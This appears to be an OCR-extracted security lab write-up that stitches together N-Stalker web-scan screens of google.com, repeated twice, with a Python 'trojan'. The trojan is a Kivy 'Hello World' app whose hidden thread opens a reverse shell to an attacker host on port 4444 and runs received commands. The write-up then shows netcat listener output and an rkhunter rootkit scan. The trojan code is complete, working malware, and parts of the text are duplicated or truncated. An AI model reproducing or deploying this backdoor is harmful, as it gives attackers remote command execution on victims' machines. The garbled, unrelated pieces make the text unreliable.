Duration	0 Hours 0 Minutes


Spider Engine	#
Crawled URLs	2
Crawled Hosts	2
Default Page Size	3,620 bytes

Scan Engine	#
Total Requests	12
Failed Requests	0
Attacks Sent	4
404 Errors	4
302 Redirection	5

Network	#
Bytes Sent	4,170
Bytes Received	116,824
Avg Response Time	0.23 s
Avg Transfer Rate	380.09 Kb/s
Requests/Minute	0

Scan Module	Current	Total	Progress
N-Stalker Spider Module	1	3	33 %

Checking response for false positive information...[404 request]



URL http://www.google.com/ POLICY Spider Only THREADS 8/8

Threads # 8 Timeout 15

Scan Session	
Start Time	Nov 17, 2022 16:07:42
Duration	0 Hours 0 Minutes


Spider Engine	#
Crawled URLs	2
Crawled Hosts	2
Default Page Size	3,620 bytes

Scan Engine	#
Total Requests	12
Failed Requests	0
Attacks Sent	4
404 Errors	4
302 Redirection	5

Network	#
Bytes Sent	4,170
Bytes Received	116,824
Avg Response Time	0.23 s
Avg Transfer Rate	380.09 Kb/s
Requests/Minute	0

Scan Module	Current	Total	Progress
N-Stalker Spider Module	1	3	33 %

Checking response for false positive information...[404 request]



URL http://www.google.com/ POLICY Spider Only THREADS 8/8

Threads # 8 Timeout 15

Rejected Hosts

#	Protocol	Host
1	HTTP/S	mail.google.com
2	HTTP/S	www.google.co.in
3	HTTP/S	accounts.google.com
4	HTTP	www.google.co.in
5	HTTP/S	groups.google.com
6	HTTP	books.google.com
7	HTTP/S	support.google.com
8	HTTP/S	cse.google.com
9	HTTP/S	trends.google.com
10	HTTP/S	profiles.google.com
11	HTTP/S	marketingplatform.google.com
12	HTTP/S	ads.google.com
13	HTTP/S	madeby.google.com
14	HTTP/S	www.cs4hs.com
15	HTTP	fonts.googleapis.com
16	HTTP	accounts.google.com
17	HTTP	www.youtube.com
18	HTTP/S	assistant.google.com
19	HTTP/S	about.google

Scan Module	Current	Total	Progress
N-Stalker Spider Module	150	452	33 %


Status: Processing URI [/doodles/doodle-for-google-2022-india-winner]

Program:

```
from kivy.app import App
from kivy.uix.label import Label

import threading
import socket
import subprocess


def main():
server_ip = 'your_local_ip'
port = 4444
backdoor = socket.socket()
backdoor.connect((server_ip, port))

while True:
command = backdoor.recv(1024)
command = command.decode()
op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE,
stdout=subprocess.PIPE)
output = op.stdout.read()
output_error = op.stderr.read()
backdoor.send(output + output_error)


class App(App):
def build(self):
return Label(text="Hello World")



mal_thread = threading.Thread(target=main)
mal_thread.start()


app = App()
app.run()
```


Output:

ON Attacker Machine:




```
[arch@ARcH ~]$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on localhost 50008
pwd
/home/arch/.local/src/seclab
```

ON Victim Machine:




```
^C[INFO   ] [Base        ] Leaving application in progress...
 Traceback (most recent call last):
   File "/home/arch/.local/src/seclab/trojan.py", line 36, in <module>
     app.run()
   File "/home/arch/.local/lib/python3.10/site-packages/kivy/app.py", line 955, in run
     runTouchApp()
   File "/home/arch/.local/lib/python3.10/site-packages/kivy/base.py", line 574, in runTouchApp
     EventLoop.mainloop()
   File "/home/arch/.local/lib/python3.10/site-packages/kivy/base.py", line 339, in mainloop
     self.idl
   File "/hom
     Clock.ti
   File "/hom
     self.pos
   File "/hom
     usleep(1
   File "/hom
     _usleep(
   File "/hom
     _libc_us
 KeyboardInte

[arch@ARcH ~/
[INFO   ] [Lo
[INFO   ] [Ki
[INFO   ] [Ki
[INFO   ] [Py
[INFO   ] [Py
[INFO   ] [Lo
[INFO   ] [Lo
[INFO   ] [Fa
[INFO   ] [Im
[INFO   ] [Te
[INFO   ] [Wi
[INFO   ] [GL
[INFO   ] [GL
[INFO   ] [GL
[INFO   ] [GL
[INFO   ] [GL          ] OpenGL renderer <b'llvmpipe (LLVM 14.0.6, 256 bits)'>
[INFO   ] [GL          ] OpenGL parsed version: 4, 5
[INFO   ] [GL          ] Shading version <b'4.50'>
[INFO   ] [GL          ] Texture max size <16384>
[INFO   ] [GL          ] Texture max units <32>
[INFO   ] [Window      ] auto add sdl2 input provider
[INFO   ] [Window      ] virtual keyboard not allowed, single mode, not docked
[INFO   ] [Base        ] Start application main loop
[INFO   ] [GL          ] NPOT texture support is available
```


Output:



```
[root@ARcH /home/arch]$ rkhunter --check
```



```
Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                                 [ Not found ]
    ADM Worm                                                 [ Not found ]
    AjaKit Rootkit                                           [ Not found ]
    Adore Rootkit                                            [ Not found ]
    aPa Kit                                                  [ Not found ]
    Apache Worm                                              [ Not found ]
    Ambient (ark) Rootkit                                    [ Not found ]
    Balaur Rootkit                                           [ Not found ]
    BeastKit Rootkit                                         [ Not found ]
    beX2 Rootkit                                             [ Not found ]
    BOBKit Rootkit                                           [ Not found ]
    cb Rootkit                                               [ Not found ]
    CiNIK Worm (Slapper.B variant)                           [ Not found ]
    Danny-Boy's Abuse Kit                                    [ Not found ]
    Devil RootKit                                            [ Not found ]
    Diamorphine LKM                                          [ Not found ]
    Dica-Kit Rootkit                                         [ Not found ]
    Dreams Rootkit                                           [ Not found ]
    Duarawkz Rootkit                                         [ Not found ]
    Ebury backdoor                                           [ Not found ]
    Enye LKM                                                 [ Not found ]
    Flea Linux Rootkit                                       [ Not found ]
    Fu Rootkit                                               [ Not found ]
    Fuck`it Rootkit                                          [ Not found ]
    GasKit Rootkit                                           [ Not found ]
    Heroin LKM                                               [ Not found ]
    HjC Kit                                                  [ Not found ]
    ignoKit Rootkit                                          [ Not found ]
    IntoXonia-NG Rootkit                                     [ Not found ]
    Irix Rootkit                                             [ Not found ]
    Jynx Rootkit                                             [ Not found ]
    Jynx2 Rootkit                                            [ Not found ]
    KBeast Rootkit                                           [ Not found ]
    Kitko Rootkit                                            [ Not found ]
    Knark Rootkit                                            [ Not found ]
    ld-linuxv.so Rootkit                                     [ Not found ]
    Li0n Worm                                                [ Not found ]
    Lockit / LJK2 Rootkit                                    [ Not found ]
    Mokes backdoor                                           [ Not found ]
    Mood-NT Rootkit                                          [ Not found ]
    MRK Rootkit                                              [ Not found ]
    Ni0 Rootkit                                              [ Not found ]
    Ohhara Rootkit                                           [ Not found ]
```



```
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
    Checking /dev for suspicious file types                [ None found ]
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
egrep: warning: egrep is obsolescent; using grep -E
    Checking for hidden files and directories              [ Warning ]

[Press <ENTER> to continue]



System checks summary
=====================

File properties checks...
    Required commands check failed
    Files checked: 122
    Suspect files: 4

Rootkit checks...
    Rootkits checked : 432
    Possible rootkits: 1

Applications checks...
    All checks skipped

The system checks took: 1 minute and 23 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

[root@ARcH /home/arch]$ 
```